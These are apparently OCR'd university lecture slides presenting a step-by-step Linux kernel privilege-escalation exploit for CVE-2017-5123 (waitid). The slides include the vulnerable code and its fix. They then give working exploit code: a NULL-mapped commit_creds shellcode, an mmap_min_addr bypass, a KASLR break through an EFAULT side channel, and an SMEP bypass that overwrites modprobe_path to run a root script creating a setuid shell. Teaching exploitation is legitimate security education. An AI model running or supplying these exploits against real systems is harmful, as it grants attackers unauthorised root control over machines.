Lecture 12
Exploit Demo 2
Computer and Network Security
January 6, 2020
Computer Science and Engineering Department

Lecture 12
Exploit Demo 2

Computer and Network Security
January 6, 2020
Computer Science and Engineering Department

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch

Outline

CNSO CVE-2017-5123
- bug in waitid system call
- allow kernel memory write with user space data
- aim to get root access (kernel runs in priviliged mode - can do anything)

CNSO CTF crunch

CVE-2017-5123

- bug in `waitid` system call
- allow kernel memory write with user space data
- aim to get root access (kernel runs in priviliged mode - can do anything)

CNSO CTF crunch Exploit Idea

- execute arbitrary code, i.e. shellcode
- overwrite kernel code pointer with address of arbitrary code
- know both address of arbitrary code and address of kernel code pointer

Exploit Idea

- execute arbitrary code, i.e. shellcode
- overwrite kernel code pointer with address of arbitrary code
- know both address of arbitrary code and address of kernel code pointer

CNSO
Generic Challenges
- overwrite wherever we want (control destination address), but ...
- unable to control what we overwrite with (data structure with specific structure fields)
- find what is the destination address, what is the arbitrary code address

CNSO CTF crunch

Generic Challenges

- overwrite wherever we want (control destination address), but ...
- unable to control what we overwrite with (data structure with specific structure fields)
- find what is the destination address, what is the arbitrary code address

CNSO CTF crunch Detailed Idea
- find fixed code pointer address (data section) – pingv6_ops
- overwrite code pointer with 0 (able to do that because of structure fields)
- map memory area starting from 0 (where NULL pointer is located)
- fill memory area with shellcode providing root access
- do system call that triggers overwrite of code pointer and the another call that triggers call of code pointer
- end up calling shellcode and getting root access (i.e. root shell)
- job done!

Detailed Idea

- find fixed code pointer address (data section) – `pingv6_ops`
- overwrite code pointer with `0` (able to do that because of structure fields)
- map memory area starting from `0` (where `NULL` pointer is located)
- fill memory area with shellcode providing `root` accesss
- do system call that triggers overwrite of code pointer and the another call that triggers call of code pointer
- end up calling shellcode and getting `root` access (i.e. `root` shell)
- job done!

CNSO Beyond Simple Exploiting
- mmap_min_addr: cannot execute code at address 0
- KASLR: data section is randomized (starts at random address)
- SMEP: kernel is prevented from executing user space code

- `mmap_min_addr`: cannot execute code at address `0`
- `KASLR`: data section is randomized (starts at random address)
- `SMEP`: kernel is prevented from executing user space code

CNSO CTF crunch Ideas for Bypassing Additional Challenges

- mmap_min_addr: control overwrite data (whatever we can) to overwrite code pointer with an address different than 0; place shellcode at that address
- KASLR: use side channel (i.e. reporting page faults) when data is not writable; find out base data address; find out base text address
- SMEP: cannot execute shellcode; use modprobe_path kernel variable that can be altered to trigger call of specific user space executable

Ideas for Bypassing Additional Challenges

- `mmap_min_addr`: control overwrite data (whatever we can) to overwrite code pointer with an address different than `0`; place shellcode at that address
- `KASLR`: use side channel (i.e. reporting page faults) when data is not writable; find out base data address; find out base text address
- `SMEP`: cannot execute shellcode; use `modprobe_path` kernel variable that can be altered to trigger call of specific user space executable

CNSO Support Archive
▶ http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip

CNSO CTF crunch


Support Archive

- http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch


Outline



CNSO CTF crunch

CVE-2017-5123

```
1  SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
2          infop, int, options, struct rusage __user *, ru)
3  {
4      struct rusage r;
5      struct waitid_info info = {.status = 0};
6      long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
7      int signo = 0;
8      if (err > 0) {
9          signo = SIGCHLD;
10         err = 0;
11     }
12
13     if (!err) {
14         if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
15             return -EFAULT;
16     }
17     if (!infop)
18         return err;
19
20     user_access_begin();
21     unsafe_put_user(signo, &infop->si_signo, Efault);
22     unsafe_put_user(0, &infop->si_errno, Efault);
23     unsafe_put_user((short)info.cause, &infop->si_code, Efault);
24     unsafe_put_user(info.pid, &infop->si_pid, Efault);
25     unsafe_put_user(info.uid, &infop->si_uid, Efault);
26     unsafe_put_user(info.status, &infop->si_status, Efault);
27     user_access_end();
28     return err;
29 Efault:
30     user_access_end();
31     return -EFAULT;
32 }
```



CNSO CTF crunch

Fix

```
commit 96ca579a1ecc943b75beba58bebb0356f6cc4b51
Author: Kees Cook <keescook@chromium.org>
Date:   Mon Oct 9 11:36:52 2017 -0700

    waitid(): Add missing access_ok() checks

    Adds missing access_ok() checks.

    CVE-2017-5123

    [...]

diff --git a/kernel/exit.c b/kernel/exit.c
index f2cd53e92147..cf28528842bc 100644
--- a/kernel/exit.c
+++ b/kernel/exit.c
@@ -1610,6 +1610,9 @@ SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct
      siginfo __user *,
        if (!infop)
                return err;

+       if (!access_ok(VERIFY_WRITE, infop, sizeof(*infop)))
+               goto Efault;
+
        user_access_begin();
        unsafe_put_user(signo, &infop->si_signo, Efault);
        unsafe_put_user(0, &infop->si_errno, Efault);
```

CNSO CTF crunch Kernel Versions
v4.14-rc4: https://elixir.bootlin.com/linux/v4.14-rc4/source/kernel/exit.c#L1613
v4.15-rc5: https://elixir.bootlin.com/linux/v4.14-rc5/source/kernel/exit.c#L1613

CNSO CTF crunch

Kernel Versions

v4.14-rc4: `https://elixir.bootlin.com/linux/v4.14-rc4/source/kernel/exit.c#L1613`
v4.15-rc5: `https://elixir.bootlin.com/linux/v4.14-rc5/source/kernel/exit.c#L1613`

CNSO
In Short
- pointer (infop) provided from user space wasn't checked / sanitized
- pointer could point to kernel space
- write data to pointer address
- aim to do a privilege escalation exploit (i.e. get a UID 0 to a non-privileged process)

CNSO CTF crunch

In Short


- pointer (infop) provided from user space wasn't checked / sanitized
- pointer could point to kernel space
- write data to pointer address
- aim to do a privilege escalation exploit (i.e. get a UID 0 to a non-privileged process)

CNSO
Analysis Steps
- data we can control to overwrite
- where to overwrite
- how to run (code) to trigger privilege escalation

CNSO CTF crunch


Analysis Steps

- data we can control to overwrite
- where to overwrite
- how to run (code) to trigger privilege escalation



data passed from user space

```
1  typedef struct siginfo {
2      int si_signo;
3      int si_errno;
4      int si_code;
5
6      union {
7          int _pad[SI_PAD_SIZE];
8
9          /* kill() */
10         struct {
11             __kernel_pid_t _pid;    /* sender's pid */
12             __ARCH_SI_UID_T _uid;   /* sender's uid */
13         } _kill;
14
15         /* POSIX.1b timers */
16         struct {
17             __kernel_timer_t _tid;  /* timer id */
18             int _overrun;       /* overrun count */
19             char _pad[sizeof( __ARCH_SI_UID_T) - sizeof(int)];
20             sigval_t _sigval;   /* same as below */
21             int _sys_private;       /* not to be passed to user */
22         } _timer;
23
24         /* POSIX.1b signals */
25         struct {
26             __kernel_pid_t _pid;    /* sender's pid */
27             __ARCH_SI_UID_T _uid;   /* sender's uid */
28             sigval_t _sigval;
29         } _rt;
30         [...]
```




CNSO CTF crunch

Actual Overwrite

```
1     unsafe_put_user(signo, &infop->si_signo, Efault);
2     unsafe_put_user(0, &infop->si_errno, Efault);
3     unsafe_put_user((short)info.cause, &infop->si_code, Efault);
4     unsafe_put_user(info.pid, &infop->si_pid, Efault);
5     unsafe_put_user(info.uid, &infop->si_uid, Efault);
6     unsafe_put_user(info.status, &infop->si_status, Efault);
7
8
9
10 __int64 __fastcall sys_waitid(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
       __int64 a5)
11 {
12   ...
13
14   if ( v5 )
15   {
16     *(_DWORD *)v5 = v8;
17     *(_DWORD *)(v5 + 4) = 0;
18     *(_DWORD *)(v5 + 8) = HIDWORD(v10);
19     *(_QWORD *)(v5 + 16) = v9;
20     *(_DWORD *)(v5 + 24) = v10;
21   }
22   return result;
23 }
```

CNSO
struct siginfo (revisited)



CNSO CTF crunch

struct siginfo (revisited)

```
1 struct siginfo {
2     int si_signo;     /* offset 0 */
3     int si_errno;     /* offset 4 */
4     int si_code;      /* offset 8 */
5     int _pad;         /* offset 12 */
6     int pid;          /* offset 16 */
7     int uid;          /* offset 20 */
8     int status;       /* offset 24 */
9 }
```

CNSO
Overwrite Values in infop (struct siginfo)
- if no child process has exited
  - all fields are set to zero
- if a child process exited
  - si_signo will be set to SIGCHLD (17)
  - si_errno will be set to 0
  - si_code will be set to CLD_EXITED (1)
  - pid will be set to the pid of the child process
  - uid will be set to the uid of the child process
  - status will be set to the exit code of the child process

CNSO CTF crunch

Overwrite Values in infop (struct siginfo)

- if no child process has exited
  - all fields are set to zero
- if a child process exited
  - `si_signo` will be set to `SIGCHLD (17)`
  - `si_errno` will be set to 0
  - `si_code` will be set to `CLD_EXITED (1)`
  - `pid` will be set to the pid of the child process
  - `uid` will be set to the uid of the child process
  - `status` will be set to the exit code of the child process

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch

Outline

CNSO Overview
1. map memory area at 0 address (yes, you can do that) (in user space)
2. write shellcode at memory area starting at 0 (in user space)
3. overwrite code pointer with 0 (trigger with waitid() syscall)
4. call code pointer now filled with 0 (trigger with another syscall), ending up calling shellcode
5. get root shell

CNSO CTF crunch

Overview

1. map memory area at 0 address (yes, you can do that) (in user space)
2. write shellcode at memory area starting at 0 (in user space)
3. overwrite code pointer with 0 (trigger with `waitid()` syscall)
4. call code pointer now filled with 0 (trigger with another syscall), ending up calling shellcode
5. get root shell

CNSO CTF crunch Simplified/Testing

1. get code pointer
2. overwrite code pointer with 0 (trigger with waitid() syscall)
3. call code pointer now filled with 0 (trigger with another syscall)
4. get an oops (i.e. segmentation fault in kernel)

in exploit_crash/, exploit_int3/ in the exploit archive

CNSO CTF crunch

Simplified/Testing

1. get code pointer
2. overwrite code pointer with 0 (trigger with `waitid()` syscall)
3. call code pointer now filled with 0 (trigger with another syscall)
4. get an oops (i.e. segmentation fault in kernel)

in `exploit_crash/`, `exploit_int3/` in the exploit archive

CNSO
Get Code Pointer
- ideally located in data; heap and stack addresses are difficult to find
- check source code (Linux kernel code is open source)
- struct pingv6_ops pingv6_ops;

CNSO CTF crunch

Get Code Pointer

- ideally located in data; heap and stack addresses are difficult to find
- check source code (Linux kernel code is open source)
- `struct pingv6_ops pingv6_ops;`

CNSO CTF crunch

struct pingv6_ops

```
struct pingv6_ops {
    int (*ipv6_recv_error)(struct sock *sk, struct msghdr *msg, int len,
                           int *addr_len);
    void (*ip6_datagram_recv_common_ctl)(struct sock *sk,
                                         struct msghdr *msg,
                                         struct sk_buff *skb);
    void (*ip6_datagram_recv_specific_ctl)(struct sock *sk,
                                           struct msghdr *msg,
                                           struct sk_buff *skb);
    int (*icmpv6_err_convert)(u8 type, u8 code, int *err);
    void (*ipv6_icmp_error)(struct sock *sk, struct sk_buff *skb, int err,
                            __be16 port, u32 info, u8 *payload);
    int (*ipv6_chk_addr)(struct net *net, const struct in6_addr *addr,
                         const struct net_device *dev, int strict);
};



__int64 __fastcall inet_recv_error(__int64 a1)
{
  __int16 v1; // r8
  __int64 result; // rax

  v1 = *(_WORD *)(a1 + 16);
  if ( v1 == 2 )
    return sub_FFFFFFFF817BA5D0();
  result = 0xFFFFFFEALL;
  if ( v1 == 10 )
    result = qword_FFFFFFFF8212CC40();
  return result;
}
```

CNSO CTF crunch Trigger Call to Code Pointer

```
1 int tcp_recvmsg(struct sock *sk, struct msghdr *msg, size_t len, int nonblock,
2         int flags, int *addr_len)
3 {
4     ...
5     if (unlikely(flags & MSG_ERRQUEUE))
6         return inet_recv_error(sk, msg, len, addr_len);
```

done from recv() system call

CNSO CTF crunch

Trigger Call to Code Pointer

```
1 int tcp_recvmsg(struct sock *sk, struct msghdr *msg, size_t len, int nonblock,
2         int flags, int *addr_len)
3 {
4     ...
5     if (unlikely(flags & MSG_ERRQUEUE))
6         return inet_recv_error(sk, msg, len, addr_len);
```

done from recv() system call

CNSO CTF crunch Overwrite Code Pointer with 0 (Trigger From User Space)

CNSO CTF crunch

Overwrite Code Pointer with 0 (Trigger From User Space)


```
1       /* address of pingv6_ops.ipv6_recv_error */
2       addr = 0xFFFFFFFF8212CC40;
3
4       syscall(SYS_waitid, P_ALL, 0, addr, WEXITED, NULL);
```

CNSO CTF crunch
Call Code Pointer (Trigger from User Space)

CNSO CTF crunch

Call Code Pointer (Trigger from User Space)


```
1         fd = socket(AF_INET6, SOCK_STREAM, 0);
2         recv(fd, &dummy, 1, MSG_ERRQUEUE);
```



CNSO CTF crunch

Map Memory Area at 0

```
1       unsigned char *p;
2
3       p = mmap(0, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
4                MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
5       if (p == MAP_FAILED) {
6               fprintf(stderr, "mmap failed\n");
7               exit(1);
8       }
```



CNSO CTF crunch

Shellcode

```
1 # call commit_creds(prepare_kernel_cred(NULL));
2 movabs $0xaaaaaaaaaaaaaaaa, %rax # replace with address of prepare_kernel_cred
3 xor %edi, %edi
4 call *%rax
5 movabs $0xbbbbbbbbbbbbbbbb, %rbx # replace with address of commit_creds
6 mov %rax, %rdi
7 call *%rbx
8 xor %eax, %eax
9 ret
```

CNSC CTF crunch Write Shellcode in Memory
memcpy(0, shellcode, sizeof(shellcode) - 1);

CNSC CTF crunch

Write Shellcode in Memory

```
memcpy(0, shellcode, sizeof(shellcode) - 1);
```

CNSO Full Exploit
in exploit_mmap_zero/

CNSO CTF crunch

Full Exploit

in `exploit_mmap_zero/`

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch

Outline

CNSO mmap_min_addr
- setting for minimum address used by mmap()
- can't use 0

mmap_min_addr

- setting for minimum address used by `mmap()`
- can't use 0

CNSO Overview of Bypassing
- need to control some data we overwrite with
- we can set si_code to CLD_EXITED (1)
- we can get memory address 0x100000000

CNSO CTF crunch

Overview of Bypassing

- need to control some data we overwrite with
- we can set `si_code` to `CLD_EXITED (1)`
- we can get memory address `0x100000000`


CNSO Overwrite Details
- recall struct signfo
- fields, in order, each of 4 bytes: si_signo, si_errno, si_code
- si_signo we don't care, set si_errno to 0 (EXIT_SUCCESS), set si_code to CLD_EXITED (1)
- write si_errno and si_code
- we send ptr-4 as argument to waitid() as we don't care about si_signo

CNSO CTF crunch

Overwrite Details

- recall `struct signfo`
- fields, in order, each of 4 bytes: `si_signo`, `si_errno`, `si_code`
- `si_signo` we don't care, set `si_errno` to 0 (`EXIT_SUCCESS`), set `si_code` to `CLD_EXITED (1)`
- write `si_errno` and `si_code`
- we send `ptr-4` as argument to `waitid()` as we don't care about `si_signo`

CNSO
Exploit Updates



CNSO CTF crunch

Exploit Updates

```
1       if (fork() == 0)
2               exit(0);
3
4       /* address of pingv6_ops.ipv6_recv_error */
5       addr = 0xFFFFFFFF8212CC40;
6
7       syscall(SYS_waitid, P_ALL, 0, addr - 4, WEXITED, NULL);
8
9       p = mmap((void *)0x100000000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
10              MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
11      if (p == MAP_FAILED) {
12              fprintf(stderr, "mmap failed\n");
13              exit(1);
14      }
```

CNSO Full Exploit
in exploit_mmap_non_zero/

CNSO CTF crunch

Full Exploit

in `exploit_mmap_non_zero/`

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch

Outline

CNSO CTF crunch KASLR
- random kernel base address at each boot
- all memory areas are offseted with same base address: text, data
- we need a memory leak

CNSO CTF crunch

KASLR

- random kernel base address at each boot
- all memory areas are offseted with same base address: text, data
- we need a memory leak

CNSO Overview of Bypassing
- need to control some data we overwrite with
- we can set si_code to CLD_EXITED (1)
- we can get memory address 0x100000000

CNSO CTF crunch

Overview of Bypassing

- need to control some data we overwrite with
- we can set `si_code` to `CLD_EXITED (1)`
- we can get memory address `0x100000000`

CNSO
Overwrite Details
- waitid() system call returns EFAULT for invalid address
- start from default (non-KASLR) base address (0xffffffff81000000) and increment by page size while EFAULT is returned
- stop when no EFAULT is returned; that's the start of the data zone

CNSO CTF crunch

Overwrite Details


- `waitid()` system call returns `EFAULT` for invalid address
- start from default (non-KASLR) base address (`0xffffffff81000000`) and increment by page size while `EFAULT` is returned
- stop when no `EFAULT` is returned; that's the start of the data zone

CNSO
Details
- leak data memory area using waitid() EFAULT-based side channel
- get base address of data zone
- get address of pingv6_ops.ipv6_recv_error
- get base address of text zone: subtract from base address of data zone the text-to-data-offset (using static analysis on kernel image)
- get address of prepare_kernel_cred() and commit_creds()

CNSO CTF crunch


Details

- leak data memory area using `waitid()` `EFAULT`-based side channel
- get base address of data zone
- get address of `pingv6_ops.ipv6_recv_error`
- get base address of text zone: subtract from base address of data zone the text-to-data-offset (using static analysis on kernel image)
- get address of `prepare_kernel_cred()` and `commit_creds()`



0xe00000

```
1  $ readelf -SW vmlinux
2  There are 30 section headers, starting at offset 0x1493140:
3
4  Section Headers:
5    [Nr] Name              Type            Address          Off    Size   ES Flg
       Lk Inf Al
6    [ 0]                   NULL            0000000000000000 000000 000000 00
       0   0  0
7    [ 1] .text             PROGBITS        ffffffff81000000 200000 95d9f7 00  AX
       0   0 4096
8    [...]
9    [12] .data             PROGBITS        ffffffff81e00000 1000000 14b6c0 00  WA
       0   0 4096
10   [...]
```




```
1  uint64_t find_kbase()
2  {
3          uint64_t kbase = 0xffffffff81000000;
4          int rc;
5
6          while (1) {
7                  rc = syscall(SYS_waitid, P_ALL, 0, kbase, WEXITED, NULL);
8                  if (errno != EFAULT)
9                          return kbase - 0xe00000;
10
11                 kbase += 0x100000;
12         }
13 }
14
15 int main()
16 {
17         uint64_t kbase;
18
19         /* break kaslr */
20         kbase = find_kbase();
21
22         prepare_kernel_cred = kbase + 0x74c90;
23         commit_creds = kbase + 0x749e0;
24
25         /* address of pingv6_ops.ipv6_recv_error */
26         addr = kbase + 0x112CC40;
```

CNSO Full Exploit
in exploit_kaslr/

CNSO CTF crunch

Full Exploit

in exploit_kaslr/

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch

Outline

CNSO SMAP/SMEP
- SMEP - supervisor mode execution prevention - prevents the kernel from executing code from userspace pages
- SMAP - supervisor mode access prevention - prevents the kernel from reading/writing data from/to userspace pages
- put_user, get_user, copy_to_user, copy_from_user temporarily disable SMAP
- we can no longer inject code from user space and execute from kernel space
- we could aim for ROP, but we don't control that much data
- need another way to trigger execution of user space injected code from kernel space

CNSO CTF crunch

SMAP/SMEP

- SMEP - supervisor mode execution prevention - prevents the kernel from executing code from userspace pages
- SMAP - supervisor mode access prevention - prevents the kernel from reading/writing data from/to userspace pages
- `put_user`, `get_user`, `copy_to_user`, `copy_from_user` temporarily disable SMAP
- we can no longer inject code from user space and execute from kernel space
- we could aim for ROP, but we don't control that much data
- need another way to trigger execution of user space injected code from kernel space

CNSO CTF crunch

modprobe_path

```
1  char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
2
3
4  static int call_modprobe(char *module_name, int wait)
5  {
6
7      [...]
8      argv[0] = modprobe_path;
9      argv[1] = "-q";
10     argv[2] = "--";
11     argv[3] = module_name;  /* check free_modprobe_argv() */
12     argv[4] = NULL;
13
14     info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
15                      NULL, free_modprobe_argv, NULL);
16     if (!info)
17         goto free_module_name;
18
19     [...]
20 }
```

CNSO CTF crunch
Trigger Call to modprobe_path
request_module() calls call_modprobe() that invokes modprobe_path

request_module() calls call_modprobe() that invokes modprobe_path

```
1  int search_binary_handler(struct linux_binprm *bprm)
2  {
3      ...
4      if (need_retry) {
5          if (printable(bprm->buf[0]) && printable(bprm->buf[1]) &&
6              printable(bprm->buf[2]) && printable(bprm->buf[3]))
7              return retval;
8          if (request_module("binfmt-%04x", *(ushort *)(bprm->buf + 2)) < 0)
9              return retval;
10         need_retry = false;
11         goto retry;
12     }
13
14     return retval;
15 }
```

CNSO CTF crunch Overview of Bypassing

1. replace modprobe_path with path to executable / script we control
2. script we control will run as root; in script, provide setuid permissions to an executable that creates a root shell
3. create a weird executable file (4 bytes of non-printable unrecognized characters) and trigger call to request_module()

Overview of Bypassing

1. replace `modprobe_path` with path to executable / script we control
2. script we control will run as root; in script, provide setuid permissions to an executable that creates a root shell
3. create a weird executable file (4 bytes of non-printable unrecognized characters) and trigger call to `request_module()`

CNSO CTF crunch Weird Executable File

CNSO CTF crunch

Weird Executable File

```
1       system("echo -en \"\\xff\\xff\\xff\\xff\" > /home/user/file");
2       system("chmod +x /home/user/file");
3       system("/home/user/file");
```

CNSO CTF crunch
Script Running as Root

```
1       system("echo \""
2              "#!/bin/sh\n"
3              "chown root:root /home/user/gimme_shell\n"
4              "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
5       system("chmod +x /tmp/AA");
```

CNSO CTF crunch
Script Running as Root

```
1       system("echo \""
2              "#!/bin/sh\n"
3              "chown root:root /home/user/gimme_shell\n"
4              "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
5       system("chmod +x /tmp/AA");
```


CNSO
Overwrite modprobe_path
- we can control some data of struct siginfo
- we can control the PID, PID is limited to 15 bits (0x8000 is maximum value), we control two bytes
- _pad field preceding pid field is unused
- write 2 bytes at a time and shift the address

CNSO CTF crunch

Overwrite modprobe_path


- we can control some data of `struct siginfo`
- we can control the PID, PID is limited to 15 bits (0x8000 is maximum value), we control two bytes
- `_pad` field preceding `pid` field is unused
- write 2 bytes at a time and shift the address


CNSO Overwrite modprobe_path (2)



CNSO CTF crunch

Overwrite `modprobe_path` (2)






CNSO CTF crunch

Trigger Overwrite of modprobe_path

```
1  void fork_until_pid(int target_pid)
2  {
3          int pid;
4
5          while (1) {
6                  pid = fork();
7                  if (pid == 0)
8                          exit(0);
9
10                 if (pid == target_pid)
11                         return;
12                 else
13                         waitpid(pid, NULL, 0);
14         }
15 }
16
17         sbin_modprobe = kbase + 0xe40280;
18
19         /* "tm" */
20         fork_until_pid(0x6d74);
21         syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16, WEXITED, NULL);
22
23         /* "p/" */
24         fork_until_pid(0x2f70);
25         syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 2, WEXITED, NULL);
26
27         /* "AA" */
28         fork_until_pid(0x4141);
29         syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 4, WEXITED, NULL);
```



CNSO CTF crunch

Exploit Updates

```
1       sbin_modprobe = kbase + 0xe40280;
2
3       /* "tm" */
4       fork_until_pid(0x6d74);
5       syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16, WEXITED, NULL);
6       printf("wrote: tm\n");
7
8       /* "p/" */
9       fork_until_pid(0x2f70);
10      syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 2, WEXITED, NULL);
11      printf("wrote: p/\n");
12
13      /* "AA" */
14      fork_until_pid(0x4141);
15      syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 4, WEXITED, NULL);
16      printf("wrote: AA\n");
17
18      system("echo \""
19             "#!/bin/sh\n"
20             "chown root:root /home/user/gimme_shell\n"
21             "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
22      system("chmod +x /tmp/AA");
23
24      system("echo -en \"\\xff\\xff\\xff\\xff\" > /home/user/file");
25      system("chmod +x /home/user/file");
26      system("/home/user/file");
27
28      execl("/home/user/gimme_shell", "gimme_shell", NULL);
```

CNSO Full Exploit
in exploit_smep/

CNSO CTF crunch

Full Exploit

in `exploit_smep/`

CNSO CTF crunch Outline
Overview
Vulnerability
Initial Exploit
Bypassing mmap_min_addr
Bypassing KASLR
Bypassing SMEP
Summary

CNSO CTF crunch

Outline

CNSO CTF crunch Resources

- support archive: http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip

Resources

- support archive: `http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip`

CNSO References
https://access.redhat.com/security/cve/cve-2017-5123
https://github.com/nongiach/CVE/tree/master/CVE-2017-5123
https://salls.github.io/Linux-Kernel-CVE-2017-5123/

CNSO CTF crunch

References

- https://access.redhat.com/security/cve/cve-2017-5123
- https://github.com/nongiach/CVE/tree/master/CVE-2017-5123
- https://salls.github.io/Linux-Kernel-CVE-2017-5123/